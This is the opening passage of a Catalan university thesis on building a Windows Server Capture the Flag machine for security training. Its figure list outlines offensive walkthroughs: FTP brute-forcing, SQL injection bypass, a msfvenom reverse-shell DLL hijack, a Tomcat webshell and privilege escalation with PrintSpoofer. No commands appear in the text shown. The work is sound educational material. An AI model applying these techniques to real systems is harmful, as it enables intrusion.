Desenvolupament d'una màquina per a Capture the Flag (CTF)

Roger Gomis Cabezuelo

Grau d'Enginyeria Informàtica
Seguretat informàtica

Tutor/a de TF
Gerard Farràs Ballabriga
Professor/a responsable de l'assignatura
Helena Rifà Pous

4 de gener de 2023

Universitat Oberta de Catalunya

FITXA DEL TREBALL FINAL

Títol del treball:	*Desenvolupament d'una màquina per a Capture the Flag (CTF)*
Nom de l'autor:	*Roger Gomis Cabezuelo*
Nom del consultor/a:	*Gerard Farràs Ballabriga*
Nom del PRA:	*Helena Rifà Pous*
Data de lliurament (mm/aaaa):	*01/2023*
Titulació o programa:	*Grau d'enginyeria informàtica*
Àrea del Treball Final:	*Seguretat informàtica*
Idioma del treball:	*Català*
Paraules clau	*CTF, hacking, vulnerability*

Resum del Treball

Qui no n'ha sentit a parlar mai de les filtracions de dades de grans companyies com Facebook o la cadena d'hotels Marriot (1). Qualsevol filtració de dades o atac que hagi rebut una persona o companyia són deguts a les vulnerabilitats que existeixen tant en *software* com en *hardware*, tot i que sovint són deguts a configuracions per defecte o males configuracions (2). El món de la ciberseguretat està en creixement juntament amb una gran demanda de professional del sector. (3)

Sovint, a causa de la complexitat d'aquest món que envolta la ciberseguretat pot generar dubtes de per on començar. L'objectiu d'aquest treball de fi de grau és desenvolupar una màquina per a Capture the Flag (CTF), semblant a les màquines com Metasploitable (4), on gent que no tingui coneixements pugui començar a trastejar i aprendre amb algunes de les vulnerabilitats més conegudes de manera segura en un entorn de pràctica. A més a més, s'inclouran recomanacions de com solucionar aquestes vulnerabilitats o bé almenys com podem minimitzar-les.

Abstract

Who has never heard of data breaches by large companies such as Facebook or the Marriot hotel chain (1)? Any data breaches or attacks that a person or company has received are due to vulnerabilities existing in both software and hardware. Although they are often due to default or poor configurations (2). The world of cybersecurity is growing along with a demand for industry professionals. (3)

In addition, the world of cyber security is complex and, normally, one may have doubts about where to start. This work aims to develop a machine for Capture the Flag (CTF), like Virtual Machines such as Metasploitable (4), where people

who do not know much about cybersecurity can begin to learn by playing with some of the most safely known vulnerabilities in a practice environment. Moreover, there will be some recommendations about how to resolve or minimize the impact of these vulnerabilities.

Índex

1. Introducció 1
1.1. Context i justificació del Treball 2
1.2. Objectius del Treball 2
1.3. Impacte en sostenibilitat, ètic-social i de diversitat 3
1.4. Enfocament i mètode seguit 3
1.5. Planificació del Treball 4
1.5.1 Actualització planificació, novembre de 2022 5
1.6. Breu sumari de productes obtinguts 5
1.7. Breu descripció dels altres capítols de la memòria 5
2. Estat actual 6
2.1 Llistat de plataformes 6
2.2. Tipus o categories de reptes 6
3. Disseny i desenvolupament del treball 7
4. Disseny i implementació dels reptes 8
4.1. Repte 1 – Atac de diccionari a un servei FTP 8
4.1.1 Implementació Repte 1 9
4.1.2 *Walkthrough* Repte 1 11
4.1.3 Mitigacions Repte 1 16
4.2 Repte 2 – *SQL Injection* 18
4.2.1 Implementació Repte 1 18
4.2.2 *Walkthrough* Repte 2 25
4.2.3 Mitigacions Repte 2 32
4.3 Repte 3 – *Forensics* amb *volatility3* 33
4.3.1 Implementació Repte 3 34
4.3.2 Walkthrough Repte 3 47
4.3.3 Mitigacions Repte 3 52
4.4 Repte 4 – Esteganografia 53
4.4.1 Implementació Repte 4 53
4.4.2 Walkthrough Repte 4 58
4.4.3 Mitigacions Repte 4 62
4.5 Repte 5 – PWN (Tomcat + AlwaysInstallElevated + PrintSpoofer (*SeImpersonate*)) 63
4.5.1 Implementació Repte 5 63
4.5.2 Walkthrough Repte 5 66
4.5.3 Mitigacions Repte 5 79
5. Informació addicional als reptes 81
6. Conclusions i treballs futurs 82
7. Glossari 83
8. Bibliografia 87
9. Annexos 88
9.1 Annex I - Manual d'instal·lació del sistema operatiu Windows Server 2022 en Virtual Box 7.0. 88
9.2 Annex II - Manual d'instal·lació de Apache Tomcat 10 en Windows Server 91

Llista de figures

Il·lustració 1 - Exemple de *flag* 1
Il·lustració 2 - Procés d'instal·lació de *FileZilla Server* finalitzat 9
Il·lustració 3 - Configuració usuari *anonymous*..... 9
Il·lustració 4 - Carpeta home del usuari *anonymous* 10
Il·lustració 5 - Contingut del fitxer Nota.txt..... 10
Il·lustració 6 - Contrasenya seleccionada aleatòriament de la *wordlist* rockyou.txt..... 10
Il·lustració 7 - Configuració usuari r.ochoa 11
Il·lustració 8 - Carpeta *home* usuari r.ochoa 11
Il·lustració 9 - *Hash* MD5 de la *flag* del Repte 1 11
Il·lustració 10 - Contingut del fitxer flag.txt 11
Il·lustració 11 - Escaneig bàsic del port 21 amb nmap 12
Il·lustració 12 - Resultat obtingut de l'execució de nmap al port 21 amb -sV i -sC 12
Il·lustració 13 - Connexió al servei FTP de manera anònima..... 13
Il·lustració 14 - Obtenció del fitxer Nota.txt..... 13
Il·lustració 15 - Contingut de Nota.txt 13
Il·lustració 16 - Creació d'un fitxer amb possibles *username* per Ryan Ochoa amb username-anarchy 14
Il·lustració 17 - Execució comanda *Hydra* 14
Il·lustració 18 - Output comanda Hydra amb -V 14
Il·lustració 19 - Log FileZilla Server amb errors..... 15
Il·lustració 20 - Execució comanda ncrack - Part 1 15
Il·lustració 21 - Execució comanda *ncrack* - Part 2 16
Il·lustració 22 - Obtenció de la *flag* amb les credencials obtinguts..... 16
Il·lustració 23 - Contingut flag.txt amb el valor de la *flag* del repte 1 16
Il·lustració 24 - Log del servei FTP..... 17
Il·lustració 25 - Configuració *Autoban* a FileZilla (similar a Fail2ban)..... 17
Il·lustració 26 - Instal·lació del rol IIS..... 19
Il·lustració 27 - Test instal·lació PHP 7.4.33..... 19
Il·lustració 28 - Instal·lació de MySQL completada 19
Il·lustració 29 - *Hash* MD5 de la *flag* del Repte 2 21
Il·lustració 30 - Estructura de la web del repte 2 21
Il·lustració 31 - Pàgina login.php 22
Il·lustració 32 - Codi de la funció checklogin.php 22
Il·lustració 33 - Pàgina index.php 23
Il·lustració 34 - Pàgina llistar_usuaris.php amb filtre de cerca 23
Il·lustració 35 - Pàgina editar_usuaris.php 24
Il·lustració 36 - Pàgina adminlogin.php 24
Il·lustració 37 - Pàgina admin.php amb la *flag*..... 24
Il·lustració 38 - Pàgina que podem visualitzar a l'accedir a la web del repte 2. 25
Il·lustració 39 - Resultat obtingut de l'execució de nmap al port 80 amb -sV i -sC 25
Il·lustració 40 - Output de ffuf amb el diccionari directory-list-2.3-medium.txt .. 26
Il·lustració 41 - Part de l'output de ffuf recursiu amb el diccionari directory-list-2.3-medium.txt amb descobriment de fitxers .php..... 27
Il·lustració 42 - Pàgina web adminlogin.php amb autenticació errònia..... 28

Il·lustració 43 - *SQL Injection* per fer *login bypass* 29
Il·lustració 44 - *Login bypass* aconseguit, pàgina index.php 29
Il·lustració 45 - Pàgina web llistar_usuaris.php 30
Il·lustració 46 - Visualització de les dades de l'usuari a.riquelme amb editar_usuaris.php 30
Il·lustració 47 - Cerca d'usuaris que continguin la lletra 'a' 30
Il·lustració 48 - Injecció SQL per treure els possibles filtres del WHERE 31
Il·lustració 49 - Ús de CrackStation per craquejar el *hash* MD5 del usuari admin 31
Il·lustració 50 - *Flag* del repte 2 obtingut en autenticar-nos a admin.php 32
Il·lustració 51 – Execució de la comanda *systeminfo* 34
Il·lustració 52 - Contingut del fitxer systeminfo.txt 34
Il·lustració 53 - Resultat de wes.py 35
Il·lustració 54 - Estructura del codi font 36
Il·lustració 55 - Apartat del fitxer dllmain.cpp on es defineix l'usuari 36
Il·lustració 56 - Compilació de AddUser.dll 36
Il·lustració 57 - Creació de l'usuari local 36
Il·lustració 58 – Configuració de l'antivirus deshabilitada 37
Il·lustració 59 – Asignació de permisos a INTERACTIVE al *Print Server* 38
Il·lustració 60 - Errors al compilar la POC del CVE-2020-1030 d'Accenture 38
Il·lustració 61 - Repositori de Github amb diverses versions de la 39
Il·lustració 62 - Binaris necessaris per instal·lar Sysmon v13.34 40
Il·lustració 63 - Instal·lació de Sysmon amb l'arxiu de configuració sysmonconfig-export.xml[72] 40
Il·lustració 64 - Contingut del fitxer de configuració on s'habilita *Event ID 24* 40
Il·lustració 65 - Execució de la *PoC* SysmonEOP.exe 40
Il·lustració 66 - Resultat de l'execució de PrivescCheck.ps1 42
Il·lustració 67 - Possibles DLL *Hijackables* segons PrivescCheck 43
Il·lustració 68 - *PATHs Folder* i permisos segons PrivescCheck 43
Il·lustració 69 - Flux que segueix svchost.exe per carregar WptsExtensions.dll 44
Il·lustració 70 - Creació d'una DLL maliciosa amb msfvenom per iniciar *reverse shell* 44
Il·lustració 71 - Descarrega i *DLL Hijacking* de WptsExtensions.dll 45
Il·lustració 72 - Execució de msfconsole (metasploit) 45
Il·lustració 73 - Configuració del *payload* windows/x64/meterpreter/reverse_tcp 45
Il·lustració 74 - Connexió rebuda amb privilegis de SYSTEM 45
Il·lustració 75 - Execució de Wintriage 46
Il·lustració 76 - Opcions de l'apartat Modules, seleccionem només *Memory* 46
Il·lustració 77 - Ús de l'eina Belkasoft Live RAM Capturer via Wintriage 46
Il·lustració 78 - Finalització del *triage* 47
Il·lustració 79 - Captura de memòria obtinguda per Wintriage 47
Il·lustració 80 - *Hash* MD5 de la flag del Repte 3 47
Il·lustració 81 - *Log* proporcionat amb la captura de RAM (mem.dmp) 47
Il·lustració 82 - Fitxers proporcionats amb el repte 3 48
Il·lustració 83 - Output del mòdul windows.info de volatility3 48
Il·lustració 84 – Output del mòdul windows.netstat de volatility3 49
Il·lustració 85 - Output del mòdul windows.pslist de volatility3 50
Il·lustració 86 - *Workflow* seguit pels processos identificats 50


Il·lustració 87 - Output del mòdul windows.malfind de Volatility3 51
Il·lustració 88 - Output del mòdul windows.dlllist de Volatility3 filtrant pel procés amb PID 1464 51
Il·lustració 89 - *Hash* MD5 del *FULL PATH* de la DLL utilitzada..... 52
Il·lustració 90 - *Hash* MD5 de la flag del Repte 4 54
Il·lustració 91 - *Script* flag.ps1 en Powershell amb la flag 54
Il·lustració 92 - Ús de CyberChef descodificar la flag en base64 54
Il·lustració 93 - Imatge seleccionada per carregar *script* Powershell..... 55
Il·lustració 94 - Ús de powerglot (PS into JPEG)..... 55
Il·lustració 95 - El format de la imatge JPEG no s'ha modificat 55
Il·lustració 96 - Execució del *polyglot* amb Powershell (Linux)..... 56
Il·lustració 97 - Creació nou *website* 56
Il·lustració 98 - Configuració nou *website*..... 56
Il·lustració 99 - Index.html per presentar la imatge als usuaris..... 57
Il·lustració 100 - Estructura de fitxers del *website* 57
Il·lustració 101 - Resultat del servidor web configurat 57
Il·lustració 102 - Escaneig de ports amb nmap 58
Il·lustració 103 - Escaneig del port 8443 amb nmap 58
Il·lustració 104 - Pàgina web publicada al port 8443 59
Il·lustració 105 - Obtenció de la imatge amb *wget* i "anàlisis" visual 59
Il·lustració 106 - Execució d'exiftool sobre hidden-cat.jpeg 60
Il·lustració 107 - Anàlisis de hidden-cat.jpeg amb GHex 61
Il·lustració 108 - Anàlisis de hidden-cat.jpeg amb StegSolve 61
Il·lustració 109 - Resultat de la comanda amagada dins de hidden-cat.jpeg ... 61
Il·lustració 110 - Ús de CyberChef per descodificar (base64) el codi..... 62
Il·lustració 111 - Descodificació en base64 del contingut de la comanda ‘write-host'..... 62
Il·lustració 112 - Descarrega arxius d'instal·lació 63
Il·lustració 113 - Fitxer context.xml modificat..... 64
Il·lustració 114 - Reinici del servei Apache Tomcat 10.0 Tomcat10 64
Il·lustració 115 - Accés remot al Host Manager del Tomcat 65
Il·lustració 116 - Icona de gpedit.msc..... 65
Il·lustració 117 - Habilitar en l’àmbit d’equip el "Always install with elevated privileges"..... 65
Il·lustració 118 - Configuració del *Firewall* de Windows per obrir el port 8080 (Apache Tomcat)..... 66
Il·lustració 119 - *Hash* MD5 de la flag del Repte 5 66
Il·lustració 120 - Escaneig de ports amb nmap 66
Il·lustració 121 - Resultat obtingut de l'execució de nmap al port 8080 amb -sV i -sC..... 67
Il·lustració 122 - Pàgina per defecte del servidor web publicat al port 8080..... 67
Il·lustració 123 - Cerca ràpida *d'exploits* amb Searchsploit 68
Il·lustració 124 - Tomcat web Application Manager després d'accedir amb usuari tomcat..... 68
Il·lustració 125 - Ús de msfvenom per crear una shell remota en un fitxer war 69
Il·lustració 126 - Netcat configurat per escoltar pel port 4444 69
Il·lustració 127 - Aplicació desplegada amb app.war 69
Il·lustració 128 - Error al intentar executar la aplicació maliciosa 69
Il·lustració 129 - Detecció per l'antivirus Microsoft Defender del arxiu malicios app.war 69

Il·lustració 130 - Contingut del fitxer index.jsp – WebShell 70
Il·lustració 131 - Instruccions per crear el .war 71
Il·lustració 132 - Llistat de aplicacions al Tomcat Web Application Manager ... 71
Il·lustració 133 - Output de comanda *whoami* amb la webshell pujada 71
Il·lustració 134 - Output de comanda *systeminfo* amb la *webshell* pujada 72
Il·lustració 135 - Output de comanda 'whoami /priv' 72
Il·lustració 136 - Execució de Villain.py i creació de *payload* 73
Il·lustració 137 - Sessió capturada i connexió amb l'eina Villain 73
Il·lustració 138 - Publicació de servidor web amb Python 74
Il·lustració 139 - Revisió de permisos amb icacls 74
Il·lustració 140 - Descàrrega de winPEAS amb curl (via powershell) 75
Il·lustració 141 - Execució de winPEAS.bat i output en *log* 75
Il·lustració 142 - Apartat del *log* "Installed software" - winPEAS.log 75
Il·lustració 143 - Apartat del *log* "AlwaysInstallElevated?" - winPEAS.log 76
Il·lustració 144 - Creació *payload* en format msi amb msfvenom 76
Il·lustració 145 - Descarrega de system.msi (payload) amb curl (via powershell) 76
Il·lustració 146 - Transferència dels binaris necessaris PrintSpoofer64.exe i nc.exe 78
Il·lustració 147 - Netcat com a *listener* al port 8443 78
Il·lustració 148 - Obtenció de la *shell* remota com a SYSTEM 79
Il·lustració 149 - Contingut flag.txt amb el valor de la *flag* del repte 5 79

1. Introducció

Abans de tot, és important definir què s'entén per *CTF* o *Capture the Flag*, d'on sorgeix i quina finalitat tenen.

Es podria dir que un CTF és una prova o competició de seguretat informàtica en la qual els participants han de superar determinats reptes per aconseguir *flags* o banderes en un determinat temps i aconseguir la màxima puntuació.[1] Aquestes *flags* solen ser cadenes de caràcters codificats en fitxers de text amagats en diversos llocs i sovint tenen la següent aparença:



Il·lustració 1 - Exemple de *flag*

Els reptes poden ser diversos i normalment consisteixen a vulnerar sistemes informàtics (*PWN*), analitzar fragments de codi maliciós (*reversing*), criptoanàlisis (*cryptanalysis*), executar tasques d'anàlisi forense (*forensics*) entre altres, posant en pràctica diverses *skills* de *hacking*. Aquests reptes sovint s'agrupen per temàtiques o per nivell de dificultat.

D'on provenen aquest tipus de proves o competicions? Les competicions de *CTF* sorgeixen en el prestigiós congrés de seguretat informàtica celebrat als EUA, DEFCON, en concret a la DEFCON 4 l'any 1996.[2]

Des de llavors ha anat guanyant popularitat.

Avui en dia, existeixen múltiples plataformes on podem trobar CTF o bé es duen a terme competicions individuals o per equips com: *HackTheBox*[3], *TryHackMe*[4] o la plataforma del CNN-CERT anomenada ATENEA[5].

L'objectiu és fer una aportació i contribuir al món dels *CTF* desenvolupant una màquina virtual *Windows* que pugui ser utilitzada perquè la gent interessada posi en pràctica els seus *skills* de *hacking* o bé n'aprenguin de nous. També

[1] Capture-The-Flag Competitions: All you ever wanted to know! (s. f.). [News Item]. ENISA. Recuperat el 11 de octubre de 2022, de https://www.enisa.europa.eu/news/enisa-news/capture-the-flag-competitions-all-you-ever-wanted-to-know
[2] DEF CON® Hacking Conference—CTF History. (s. f.). Recuperat el 10 de octubre de 2022, de https://defcon.org/html/links/dc-ctf-history.html
[3] https://ctf.hackthebox.com/
[4] https://tryhackme.com/
[5] https://atenea.ccn-cert.cni.es/home

aprofitar i no només enfocar-se en la part ofensiva sinó també en la part defensiva, de cara a aprendre com millorar la seguretat dels sistemes informàtics.

1.1. Context i justificació del Treball

L'any 1999 es va fer pública la llista CVE[6], en aquest any es van assignar un total de 1598 CVE[7]. Durant l'any 2021 s'han assignat un total de 46845 CVE[8] i en el transcurs de l'any 2022 un total de 42783[9], això és una manera força simple per veure el gran nombre de fallades de seguretat informàtica que van sorgint.

Per poder detectar i solucionar aquestes vulnerabilitats és necessari formar a professionals que siguin capaços de detectar i solucionar aquestes fallades per evitar que actors maliciosos puguin aprofitar-se'n d'aquestes per dur a terme activitats que afecten persones o organitzacions.

En resum, els CTF són coneguts per ser una eina versàtil i eficient per aprendre i com diu la cita "*Practice makes the master* - Patrick Rothfuss", per això fan falta plataformes o eines amb les quals els professionals practiquin i es formin sense afectar entorns productius. I en aquest cas els CTF són una bona eina, combinen aprenentatge i seguretat informàtica, i s'ha demostrat que la *gamificació* millora resultats d'aprenentatge.

1.2. Objectius del Treball

L'objectiu principal d'aquest treball és l'obtenció d'una màquina virtual amb sistema operatiu Windows on hi hagin diverses *flags* amagades. Aquestes *flags* tindran diversos nivells de dificultat depenent del repte en qüestió i s'intentarà incloure la diversitat més gran de categories dins de les següents:

- *Crypto*
- *Forenciscs / Stego*
- *Hacking web*
- *Reversing*
- *Pwn*

[6] History | CVE. (s. f.). Recuperat el 11 de octubre de 2022, de https://www.cve.org/About/History
[7] https://cve.mitre.org/data/downloads/allitems-cvrf-year-1999.xml
[8] https://cve.mitre.org/data/downloads/allitems-cvrf-year-2021.xml
[9] A data de redacció del document: https://cve.mitre.org/data/downloads/allitems-cvrf-year-2022.xml

1.3. Impacte en sostenibilitat, ètic-social i de diversitat

Respecte als aspectes que apliquen a aquest treball en les diverses dimensions de sostenibilitat, ètic-social i de diversitat s'ha extret els següents impactes o conclusions:

Primerament, aquest treball no implica un impacte positiu ni negatiu en matèria de sostenibilitat. La finalitat d'aquest treball és desenvolupar reptes *CTF* fer fomentar/aprendre en matèria de seguretat informàtica. No hi ha impacte mediambiental més enllà del consum que tingui l'equip que executi la màquina virtual desplegada durant la resolució dels diversos reptes i l'equip utilitzat per a la seva resolució.

Per una altra part, el comportament ètic no és un dels objectius que hagin motivat el desenvolupament d'aquest treball. Tot i que la finalitat d'aquest treball sigui fomentar l'aprenentatge de ciberseguretat amb reptes (*CTF*) de cara a aprendre per protegir les organitzacions amb l'ús d'aquests coneixements, els coneixements que s'obtinguin també es poden fer servir per executar activitats malicioses. Aquest treball només és una eina, del que es faci un bon ús o un dolent dependrà de la persona que els faci servir. L'aprenentatge és una bona eina per a la societat.

Finalment, en la dimensió de diversitat, gènere i drets humans té un impacte positiu. Com s'argumentava amb anterioritat, la docència i l'aprenentatge, en aquest cas, orientat a la seguretat de les dades o seguretat informàtica (en conjunt) pot tindre un impacte positiu per a qualsevol col·lectiu. Avui en dia tothom i tot està connectat a Internet i les TIC són part vital de la nostra societat, fer-ne un ús correcte d'aquestes i tenir eines per protegir-se d'activitats no desitjades és vital. Per exemple, millorant la privacitat d'algunes eines/aplicacions que tinguin vulnerabilitats o bé que evitar que un petit negoci rebi un atac cibernètic.

1.4. Enfocament i mètode seguit

La quantitat de plataformes, pàgines web o reptes descarregables (la *flag* pot estar en un .pcap) és enorme avui en dia. En conseqüència, desenvolupar una idea original és força complicat, tot i que s'intentarà. D'aquesta manera, la part inicial servirà de cerca o pluja d'idees per decidir si els reptes tindran relació entre ells o no, si hi haurà diverses maneres d'obtenir una mateixa *flag* o bé la dificultat d'aquests són factors clau que es tindran en especial consideració.

Tanmateix, s'indicarà la resolució dels reptes (*walkthrough*) i algunes possibles accions per mitigar-les seguint sempre les principals recomanacions de fabricants (Com podria ser Microsoft) i organismes com MITRE[10], que disposa d'una coneguda base de coneixement anomenada MITRE ATT&CK[11] orientada


[10] MITRE | Solving Problems for Safer World. (s.d.). MITRE. Recuperat 11 octubre 2022, de https://www.mitre.org
[11] MITRE ATT&CK®. (s.d.). Recuperat 11 octubre 2022, de https://attack.mitre.org/

a l'atac i que recentment ha desenvolupat MITRE D3FEND[12], orientada a tècniques de contra mesura.

1.5. Planificació del Treball

Per al correcte desenvolupament del treball s'han de tindre clar els objectius. I tenir un pla per l'assoliment d'aquests és vital. De manera que, se seguirà una planificació *Waterfall* clàssica amb les dates d'entrega de les respectives PAC com a principals fites on presentar els lliurables (memòria de treball i reptes (CTF) desenvolupats).

El diagrama de Gannt a alt nivell resultant és el següent:



Taula resum:

Nom - Tasca	Inici	Fi
PAC 1	03/09/2022	11/10/2022
PAC 2	12/10/2022	08/11/2022
PAC 3	09/11/2022	06/12/2022
PAC 4	07/12/2022	10/01/2022
PAC 5	11/01/2022	17/01/2022
PAC 6	23/02/2022	27/01/2022

Per una altra part, durant el temps que s'estarà desenvolupant els diversos reptes s'utilitzaran *sprints*, ja que un cop acabat un repte, sempre poden sorgir aspectes nous o punts a millorar mentre es desenvolupa el treball que poden comportar un millor resultat en conjunt. En tot cas, per no perdre el focus principal es disposarà d'un petit taulell Kanban.

Els recursos necessaris són:

- Virtual Box 7.0
- Una .iso de S.O. Windows

[12] MITRE D3FEND Knowledge Graph. (s.d.). Recuperat 11 octubre 2022, de https://d3fend.mitre.org/

1.5.1 Actualització planificació, novembre de 2022

A causa del fet que en un primer moment no se sabia la quantitat de reptes a implementar era complicat elaborar una planificació d'objectius i dates d'entrega per avaluar que es complís amb el treball i planificació.

Així doncs, un cop clar la idea d'implementar un total de 5 reptes la planificació queda de la següent manera:

- Repte 1 → Entrega amb la PAC 2
- Repte 2 → Entrega amb la PAC 4
- Repte 3 → Entrega amb la PAC 4*
- Repte 4 → Entrega amb la PAC 3
- Repte 5 → Entrega amb la PAC 4*

*Als reptes 3 i 5 s'han tingut problemes amb l'execució d'*exploits* plantejats inicialment i també amb la configuració de l'antivirus, incrementant el cost previst per cadascun. S'han replantejat per tal de no modificar els reptes inicials.

1.6. Breu sumari de productes obtinguts

Els productes obtinguts de la realització d'aquest treball seran:

- Màquina virtual en format .ova.
- Document *Write-Up* o *Walkthrough* de com aconseguir les diverses *flags* i mitigacions possibles si n'hi ha.
- Document .txt amb tots les *flags* per a dur a terme la comprovació.
- Enunciat general i de cada repte amb 3 pistes per repte per ajudar a la seva resolució.

1.7. Breu descripció dels altres capítols de la memòria

A continuació es detalla breument el contingut dels següents capítols de la memòria.

- **Estat actual:** Es fa una petita introducció a les plataformes que hi ha actuals de CTF i les categories d'aquests.

- **Disseny i desenvolupament del treball:** Argumentació del disseny del treball respecte a l'elecció del sistema operatiu, reptes, etc.

- **Disseny i implementació dels reptes:** En aquest capítol s'explica detalladament com s'han pensat i implementat els reptes. Els inconvenients trobats, possibles solucions (W*alkthrough*) i mitigacions aplicables per evitar certes vulnerabilitats o millorar els sistemes.

- **Enunciat dels reptes i pistes:** De cara a plantejar un CTF real, es redactarà un petit enunciat de cada repte així com les respectives pistes per ajudar als participants.

- **Conclusions i treballs futurs:** Què es pot extreure d'aquest treball, punts a millorar o futures línies de treball.

2. Estat actual

Des de l'origen dels CTF[13] la quantitat de plataformes disponibles per a la realització dels mateixos o per aprendre *skills* relacionats amb la ciberseguretat ha crescut considerablement. A continuació s'adjunta un llistat de diverses, per a qui tingui curiositat en pugui aprofundir, algunes potser ja són conegudes pel seu renom i d'altres potser són noves.

2.1 Llistat de plataformes

- CTFtime.org / All about CTF (Capture The Flag)
- Hack The Box :: Dashboard
- TryHackMe | Cyber Security Training
- CryptoHack – A fun, free platform for learning cryptography
- Challenges : ATENEA - Plataforma de desafíos de seguridad
- Retos descargables | INCIBE
- OverTheWire: Bandit
- LetsDefend - Blue Team Training Platform
- The Cryptopals Crypto Challenges
- CyberDefenders: BlueTeam CTF Challenges
- Vulnerable By Design ~ VulnHub
- All labs | Web Security Academy
- Attack-Defense

Com es pot observar, aquestes plataformes inclouen reptes de diverses àrees o categories[14]. Seguidament, es detallen algunes de les més habituals de cara a identificar possibles àrees pels reptes que s'implementaran a continuació. No fa falta dir que òbviament els reptes es poden agrupar o categoritzar de diverses formes i no només d'aquesta manera.

2.2. Tipus o categories de reptes

- *Pwn*: Bàsicament, són reptes on la finalitat és explotar una vulnerabilitat per obtenir privilegis d'administrador de cara a l'obtenció de la *flag*.
- *Hardware*: Reptes relacionats amb *hardware* físic, com poden ser plaques d'Arduino, dispositius *RFID* o de rádio, etc.
- *Crypto:* Orientats a *skills* de criptografia i criptoanàlisis. En aquest àmbit es podrien incloure els reptes de *stego*, on normalment es tracta de trobar informació amagada mitjançant esteganografia.[15]

[13] DEF CON® Hacking Conference—CTF History. (s.d.). Recuperat 10 octubre 2022, de https://defcon.org/html/links/dc-ctf-history.html
[14] CTF: Entrenamiento en seguridad informática. (2014, febrer 26). INCIBE-CERT. https://www.incibe-cert.es/blog/ctf-entrenamiento-seguridad-informatica
[15] Serra, J., Lerch, D., & Muñoz, A. (2014). Esteganografía y Estegoanálisis. 0xWord.

- *Reversing:* Consisteixen a analitzar processos o programes compilats (que sovint estan ofuscats) per entendre què fan i transformar-los en un format llegible. [16]
- *Forensics:* S'inclouen reptes com anàlisis de format, captures de tràfic de xarxa, anàlisis de *dumps* de memòria, etc. [17]
- Misc: Reptes aleatoris que poden incloure diverses categories sense especificar.
- Web: Tot el relacionat amb reptes de seguretat web, com per exemple: *SQL Injection*, *Cross Site Scripting*, *Command Injection*, *Directory Traversal*, etc.[18]

3. Disseny i desenvolupament del treball

Un cop introduït el món dels CTF les plataformes actuals i les possibles categories és necessari realitzar una fase de disseny, on seleccionar el sistema operatiu que es voldrà fer servir com a base. Posteriorment, un cop se sàpiga el sistema operatiu a utilitzar s'ha d'elegir quines categories de reptes són adients pel treball, així com el seu grau de dificultat.

Abans de començar amb la implementació dels CTF dins de la màquina virtual és necessari dur a terme una fase prèvia de recerca i de disseny per tal que les fases posteriors tinguin èxit.

Un dels punts principals abans de dur a terme la recerca i implementació dels reptes s'ha de tenir clara la versió del sistema operatiu que es farà servir, ja que això afecta directament al tipus de programari que es vulgui fer servir posteriorment i els tipus de reptes. De manera que, es considera que l'elecció hauria de ser un sistema operatiu Windows 10, pel fet que actualment és qui disposa un *share* de mercat més gran[19]. Per una altra part, segons estadístiques de navegadors web el sistema operatiu més utilitzat és Android utilitzant el *kernel* de Linux amb un 42%[20]. Aquest últim quedaria descartat a causa de la complexitat requerida per implementar els reptes en aquest tipus de sistema operatiu i quedaria fora d'abast del treball.

Per una altra part, estan els sistemes operatius Windows basant en *server OS*, com podria ser Windows Server 2022. Tot i que el *share* d'aquest sistema

[16] Overview—CTF 101. (s.d.). Recuperat 3 novembre 2022, de https://ctf101.org/reverse-engineering/overview/
[17] Overview—CTF 101. (s.d.). Recuperat 3 novembre 2022, de https://ctf101.org/forensics/overview/
[18] Overview—CTF 101. (s.d.). Recuperat 3 novembre 2022, de https://ctf101.org/web-exploitation/overview/
[19] Parmar, M. (2022, juny 4). Windows 11 is gaining some decent momentum in desktop market share. Windows Latest. https://www.windowslatest.com/2022/06/05/windows-11-is-gaining-some-decent-momentum-in-desktop-market-share/
[20] Operating System Market Share Worldwide. (s.d.). StatCounter Global Stats. Recuperat 7 novembre 2022, de https://gs.statcounter.com/os-market-share

operatiu no és gaire elevat, l'ús que se li dona al món empresarial és força important, en gran part, gràcies al conegut *Active Directory*[21].

Així doncs, el sistema seleccionat com a sistema operatiu base per implementar els reptes serà Windows Server 2022, en concret la versió 21H2, degut en part a la facilitat que disposa aquest tipus de sistema operatiu per instal·lar AD (Tot i que en un principi cap repte estarà basat en aquest rol) i altres rols com podria ser un servidor SNMP, servidor web amb *Internet Information Services* (IIS) entre altres.

Tanmateix, per afegir una mica de "diversitat" als reptes s'implementaran diversos de temàtica diferent. Aquests estaran basats en vulnerabilitats o males configuracions que es poden veure en el dia a dia. El total de vulnerabilitats de Windows Server 2022 és de 461 [22], a data de redacció del treball, a falta d'afegir les que afectin programari extra que s'instal·li al sistema.

4. Disseny i implementació dels reptes

